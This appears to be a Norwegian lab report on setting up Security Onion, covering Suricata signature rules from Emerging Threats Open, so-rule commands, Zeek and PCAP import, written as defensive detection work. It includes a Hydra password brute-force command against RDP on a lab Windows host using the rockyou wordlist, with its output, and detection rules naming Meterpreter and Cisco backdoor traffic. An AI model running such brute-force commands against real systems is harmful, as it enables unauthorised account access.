Det finnes flere forskjellige fremgangsmåter for å konfigurere regler i Security Onion. Det vi benytter oss av i dette prosjektet er et innebygd rammeverk i Security Onion (so-rule), som skal gjennomgås senere i denne seksjonen. Men man kunne også valgt andre fremgangsmåter, som for eksempel ved å redigere regelfilen direkte. Reglene som vi setter er signaturbaserte, og det er programvaren Suricata som gjennomgår trafikken og knytter den opp mot de gitte reglene, for så å varsle mistenkelig nettverkstrafikk. Før vi skal gjennomgå hvordan man konfigurerer regler, er det naturlig å se på hvordan en regel i Suricata fungerer. Et eksempel på en regel i Suricata er som følger (vilkårlig regel hentet fra *Emerging Threats Open)*, og regelen vil følgende gjennomgås.

Bildet under viser en regel (signatur) som er konfigurert i Suricata.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"ET ATTACK_RESPONSE FTP inacces
sible directory access COM2"; flow: established; content:"/COM2/"; nocase; refer
ence:url,doc.emergingthreats.net/bin/view/Main/2000500; classtype:string-detect;
 sid:2000500; rev:8; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Syntaksen starter med “Alert”, som tilsier at Suricata skal produsere et varsel dersom denne regelen (signaturen) stemmer overens med signaturen i en nettverkspakke.
Videre kommer “ tcp $EXTERNAL_NET any -> $HOME_NET 21”. Dette er “headeren” i regelen, og definerer rammer for når regelen forekommer. I Dette eksempelet vil regelen kunne utløses dersom det forekommer en tcp-pakkes som har en avsender utenfor hjemmenettet (definert i global.sls-filen nevnt i punkt *3.2.2.3* under navnet” global:hnmanager”), en hvilken som helst port som avsender, og port 21 som mottaker i hjemmenettet.

Til slutt kommer en seksjon med regelopsjoner (resten av syntaksen). Ved bruk av disse opsjonene kan man lage komplekse regler (signaturer). Opsjonene i bildet over starter med “msg”, som gir en tekstlig beskrivelse av hva regelen omhandler. Videre settes det en ramme for at pakken må komme fra en etablert tcp-seksjon (flow:established). Det settes så en rekke flere opsjoner, før det vises til en link til reglenes dokumentasjon. Ellers kan man se at regelen også fått en unik ID (sid), et “rev”-nummer (beskriver regelens versjon), samt informasjon om når regelen er produsert og sist oppdatert.

Utgangspunktet for reglene som er konfigurert i testmiljøet vårt, er regelsettet *Emerging Threats Open*. Dette er et gratis regelsett for signaturbasert nettverksdeteksjon, og er optimalisert for Suricata. Ved bruk av “Evaluation mode”-versjonen (som vi har tatt i bruk) av Security Onion, velges dette regelsettet som standard, men Security Onion tilbyr også flere andre muligheter (*Emerging Threats Pro,* samt en rekke regelsett optimalisert for Snort). Regelsettet oppdateres en gang hver ukedag, men ettersom testmiljøet vårt ikke er tilkoblet internett, benytter vi oss av en versjon som ble publisert *11. mars 2021 (*i produksjon vil regelsettet oppdatere seg automatisk inkrementelt eller ved kommandoen so-rule-update). Vi har riktignok kommet frem til at dette er tilstrekkelig som utgangspunkt, da vi i hovedsak vil analysere trafikk som ble generert før denne datoen (gjennom PCAP-er), eller trafikk som genereres av Kali (som også har versjoner av programvare datert til samme dato).

Emerging Threats Open kommer med en rekke regler som både er aktivert og ikke aktivert. Reglene som ikke er aktivert starter med en "#", som man kan se på bildet under der en regel er aktivert, og en regel ikke er det:

```
alert tcp any [21,1024:] -> $HOME_NET any (msg:"ET ATTACK_RESPONSE Unusual FTP S
erver Banner (NzmxFtpd)"; flow:established,from_server; dsize:<18; content:"220
NzmxFtpd"; depth:12; offset:0; nocase; reference:url,doc.emergingthreats.net/200
9211; classtype:trojan-activity; sid:2009211; rev:3; metadata:created_at 2010_07
_30, updated_at 2010_07_30;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET ATTACK_RESPONSE Metasplo
it Meterpreter File Download Detected"; flow:to_client,established; content:"std
api_fs_stat"; depth:54; reference:url,www.nologin.org/Downloads/Papers/meterpret
er.pdf; reference:url,doc.emergingthreats.net/2009558; classtype:successful-user
; sid:2009558; rev:2; metadata:affected_product Any, attack_target Client_and_Se
rver, created_at 2010_07_30, deployment Perimeter, deployment Internet, deployme
nt Internal, deployment Datacenter, signature_severity Critical, tag Metasploit,
 updated_at 2016_07_01;)
```

Det finnes flere grunner til at man ønsker å gjøre det på denne måten (å operere med deaktiverte og aktiverte regler). Blant annet skyldes det at noen regler ikke lenger er like relevante, og at man vil unngå et for stort press av falske positive. *Emerging Threats Open* har dermed produsert et utgangspunkt av regler som har disse faktorene i bakhodet. Videre kan man så finjustere reglene slik at de passer til det oppsettet som de er konfigurert for. Security Onion har laget en forholdsvis enkel måte å konfigurere aktive og ikke-aktive regler i Suricata, nemlig ved bruk av so-rule.

So-rule fungerer ved at man bruker syntaksen so-rule-enabled add, for så å definere hvilke regler det gjelder ved regelens id (sid). I eksempelet under vil nå regel nummer 2009244 aktiveres.

```
[root@sohost sbin]# so-rule enabled add 2009244
Configuration updated. Would you like to apply your changes now? (y/N) y
Applying idstools state...
```

For å se hvilke regler som er aktivert (utenom standardoppsettet), kan man bruke kommandoen so-rule-enabled list.

```
[root@sohost sbin]# so-rule enabled list
Enabled rules:
  - 2009244
```

For å verifisere at kommandoen fungerte, går vi inn i regelfilen og finner riktig "sid". Vi kan da se at regelen ble aktivert:

```
alert udp $HOME_NET any -> $EXTERNAL_NET 69 (msg:"ET ATTACK_RESPONSE Cisco TclSh
ell TFTP Read Request"; content:"|00 01 74 63 6C 73 68 2E 74 63 6C|"; reference:
url,wwww.irmplc.com/downloads/whitepapers/Creating_Backdoors_in_Cisco_IOS_using_
Tcl.pdf; reference:url,doc.emergingthreats.net/2009244; classtype:bad-unknown; s
id:2009244; rev:2; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Helt til slutt er det verdt å nevne at det også går an å legge til helt egne regler, utover det som er definert i regelsettet til *Emerging threats*. Dette gjøres ved at man ligger inn kode i filen "local.rules" (finnes i stien */opt/so/saltstack/local/salt/idstools/*) på Security Onion. Dette er riktignok ikke veldig hensiktsmessig for vår del i arbeidet med testmiljøet.

Zeek

Rammeverket Zeek (tidligere Bro) er tilknyttet en sensor, og observerer all nettverkstrafikk som går igjennom denne. Dataen som blir observert blir interpretert av Zeek, som igjen produserer kompakte og gode logger for dette. Loggene blir videre tolket og lagret i Elasticsearch, og kan i systemet vårt sees i Hunt og Kibana, for inspeksjon og analyse.

I forbindelse med vårt testmiljø, har det ikke vært nødvendig å gjøre spesifikke endringer i konfigurasjonen av Zeek. Eksempler på hva som kunne vært aktuelt å konfigurere i et etablert miljø, er å spinne opp flere "Zeek workers" for å håndtere mer trafikk, og legge til egendefinerte scripts. Her er det viktig å sørge for at konfigurasjonene blir gjort på riktig sted, da det er egne fil-stier som er reservert fra å bli overskrevet ved en eventuell oppdatering. Dette er godt dokumentert i Security Onions offisielle dokumentasjon.

3.2.3 Konfigurasjon av Windows 10 og Windows 7

Det ble ikke gjennomført noen form for konfigurasjon av Windows 7 og Windows 10 annet enn at brannmuren på de respektive maskinene ved noen tidspunkt var skrudd av.

4. Gjennomgang av funksjonalitet i testmiljøet

I denne seksjonen vil vi gjennomgå testmiljøets primære funksjonalitet. Dette vil vi gjøre for å bygge et fundament for videre forsøk, samt som en del av POC-arbeidet, som viser hvordan de ulike programvarene fungerer. Funksjonaliteten vil skal gjennomgå vil først være et elementært angrep fra den ene maskinen i testmiljøet, Kali, til en annen maskin i testmiljøet, Windows. Vil vi så se på hvordan Security Onion fanger opp denne trafikken, og følgende fremstiller den. Videre vil seksjonen gjennomgå hvordan man kan importere PCAP-er inn i Security Onion, og vise hvordan vi på denne måten kan "simulere" nettverkstrafikk.

4.1 Elementært angrep fra Kali Linux

En enkel måte å kontrollere at sikkerhetssystemet er satt opp og konfigurert riktig, er å teste noen enkle angrep internt i nettverket. Her tester vi angrep fra Kali Linux-maskinen mot Windows-maskinen i nettverket, for så å kontrollere at denne nettverkstrafikken har blitt plukket opp av Security Onion, og Suricata har produsert et varsel basert på dette. Dette er også en type metodikk vi i stor grad vil benytte oss av i arbeidet med testmiljøet.

Et viktig utgangspunkt for en slik test er at man er klar over at det finnes en definert regel i Suricata som varsler mot den typen trafikk som blir produsert fra Kali Linux-maskinen. I dette eksempelet vil vi kjøre et enkelt brute-force angrep mot RDP.


Vi kjører kommandoen under fra Kali Linux-maskinen, som bruker Hydra til å angripe IP-adressen 10.0.0.4 gjennom port 22, med en tilhørende passordliste som utgangspunkt:

```
┌──(kaliadmin㉿kali)-[~]
└─$ sudo hydra 10.0.0.4 -s 22 -o "/root/.local/share/legion/tmp/legion-z
rdqff4q-running/hydra/20210420143428893206-10.0.0.4-22-rdp.txt" -l admin
istrator -P "/usr/share/wordlists/rockyou.txt.gz" -e ns -u -f -t 16 rdp
```

Vi lar angrepet kjøre frem til noen forsøk har blitt gjort, før vi stopper det igjen:


```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (
l:1/p:14344401), ~3586101 tries per task
[DATA] attacking rdp://10.0.0.4:22/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
```

Når vi etterpå sjekker dashbordet i Security Onion, ser vi at trafikken har blitt fanget opp, og at Suricata har produsert varsler som sier ifra om at et mulig angrep har skjedd:




Med dette kan vi verifisere at sikkerhetssystemets kjernefunksjon fungerer som det skal, da vi har kontrollert at nettverkspakkene mellom Kali Linux-maskinen og Windows-maskinen har gått igjennom det promiskuøse nettverkskortet til Security Onion. Videre har det blitt kontrollert opp mot Suricatas regler, og Elasticsearch har parset dette slik at det blir synliggjort i Kibana og systemet ellers. De ulike elementene i systemet snakker altså sammen, noe som er en forutsetning for å gå videre med å gjøre mer avanserte tester senere.

Vi kan også se nærmere på trafikken Suricata har basert varslene sine på. Her gjør vi et filtrert søk hvor vi etter alt Zeek har produsert i forbindelse med angrepet:



Da får vi opp en rekke pakker basert på nettverkstrafikken som ble utført under denne testen, som vist på bildet under. Videre herfra kan vi også klikke oss inn på hver enkelt pakke, og se det fullstendige PCAP-innholdet som vi for eksempel kan analysere i Wireshark.



Timestamp	source.ip	source.port	destination.ip	destination.port	network.transport
2021-04-20 13:10:40.030 +00:00	10.0.0.3	57352	10.0.0.4	22	tcp
2021-04-20 13:10:40.028 +00:00	10.0.0.3	57350	10.0.0.4	22	tcp
2021-04-20 13:10:39.964 +00:00	10.0.0.3	57348	10.0.0.4	22	tcp
2021-04-20 13:10:39.963 +00:00	10.0.0.3	57354	10.0.0.4	22	tcp
2021-04-20 13:10:32.847 +00:00	10.0.0.3	57354	10.0.0.4	22	tcp
2021-04-20 13:10:32.788 +00:00	10.0.0.3	57352	10.0.0.4	22	tcp
2021-04-20 13:10:32.674 +00:00	10.0.0.3	57350	10.0.0.4	22	tcp

4.2 Import av PCAP


En arbeidsmetodikk som prosjektgruppen vil benytte seg mye av underveis i arbeidet, er å importere PCAP-filer inn i sikkerhetssystemet. Dette er opptak av nettverkstrafikk, med alle pakker som har blitt sendt innen en gitt periode, og vil i dette tilfellet fungere som et substitutt til å generere denne trafikken selv, noe som vil spare mye tid og likevel føre til samme resultat i denne konteksten. En annen fordel er at det er store biblioteker med PCAP-filer på internett som er tilgjengeliggjort for å kunne benyttes i slike sammenhenger.

Det kan ta lang tid å importere store pakkefangster inn i et slikt system, da alle pakkene den inneholder skal bli inspisert av sikkerhetssystemet og bli kontrollert opp mot blant annet regelsettet i Suricata. For å komme i gang med dette, og kontrollere at det fungerer etter hensikt, har vi til å begynne med importert svært små PCAP-filer, som er snevret inn mot kun enkelte isolerte scenarier.

For å importere en PCAP-fil inn i Security Onion kan man bruke kommandoen so-import-pcap (som i dette tilfellet er en vilkårlig PCAP-fil):

```
[soadmin@sohost pcap]$ sudo so-import-pcap 2019-11-12-traffic-analysis-exercise.pcap
[sudo] password for soadmin:
Processing Import: /home/soadmin/pcap/2019-11-12-traffic-analysis-exercise.pcap
- verifying file
- assigning unique identifier to import: 8c95382136d42d7316203b33ac0d6f3d
- analyzing traffic with Suricata
- analyzing traffic with Zeek
- saving PCAP data spanning dates 2019-11-11 through 2019-11-11

Cleaning up:

Import complete!
```

For å verifisere at importen gikk som den skulle, går vi nok en gang på “Alerts” i Security Onion webgrensesnittet. Vi kan her se at importen var vellykket. Det er greit å legge merke til at når man importerer en PCAP-fil i Security Onion vil de opprinnelige datoene bli brukt, og vi måtte derfor spesifisere datoene i søket i Security Onion (i dette tilfellet fra november 2019).




4.3 Gjennomgang av verktøy

Det finnes en rekke forskjellige verktøy i Security Onion, som har en rekke forskjellige bruksområder. Vi vil her gi en kort beskrivelse av de respektive verktøyene som vi benytter oss av i arbeidet med testmiljøet. Dataene som vises frem i eksemplene i denne seksjonen har opphav fra PCAP-en vi importerte i punkt *4.2*.


4.3.1 Security Onion dashbord

Security Onion har et eget dashbord, som kan aksesseres via nettleseren ved å etablere en HTTPS-forbindelse mot Security Onion-verten, gitt at man kobler seg opp fra en IP-adresse som er godkjent i konfigurasjonen. Her må man logge seg inn med et brukernavn og passord ble definert under installasjonen av Security Onion.


Fra dette dashbordet er det tilgjengeliggjort en rekke verktøy for visibilitet på nettverket. Herfra finner vi også rammeverk som Kibana og Grafana, som vi skal se nærmere på senere.



Inne på "Alerts" får vi en oversikt over produserte varsler, basert på moduler som er ansvarlig for dette. Under ser vi et eksempel på varsler produsert av Suricata, som dukker opp i dashbordet:




Fra “Hunt” kan vi aktivt jobbe med “threat hunting”, undersøke varsler nærmere, og få et detaljert innsyn i alle pakker som har forekommet på nettverket. Herfra kan vi selektere enkelte hendelser av interesse, gruppere trafikk, og filtrere etter interesse, for å fritt ettersøke interessante pakker. Bildet viser en samling av pakker, som presentert av Hunt i dashbordet:




Timestamp	source.ip	source.port	destination.ip	destination.port
2019-11-11 22:23:57.314 +00:00	10.11.11.11	63036	205.251.196.155	53
2019-11-11 22:23:54.223 +00:00	10.11.11.217	59517	10.11.11.11	53
2019-11-11 22:23:50.215 +00:00	10.11.11.217	59517	10.11.11.11	53
2019-11-11 22:23:48.213 +00:00	10.11.11.217	59517	10.11.11.11	53
2019-11-11 22:23:47.210 +00:00	10.11.11.217	59517	10.11.11.11	53
2019-11-11 22:23:43.171 +00:00	10.11.11.11	62636	205.251.192.153	53
2019-11-11 22:23:43.118 +00:00	10.11.11.11	61395	98.138.11.157	53

Dashbordet muliggjør inspeksjon av PCAP-filer, som kan sees på bildet under. Det er også mulighet for å laste ned denne informasjonen, for så å åpne det i en annen egnet programvareapplikasjon som for eksempel Wireshark.



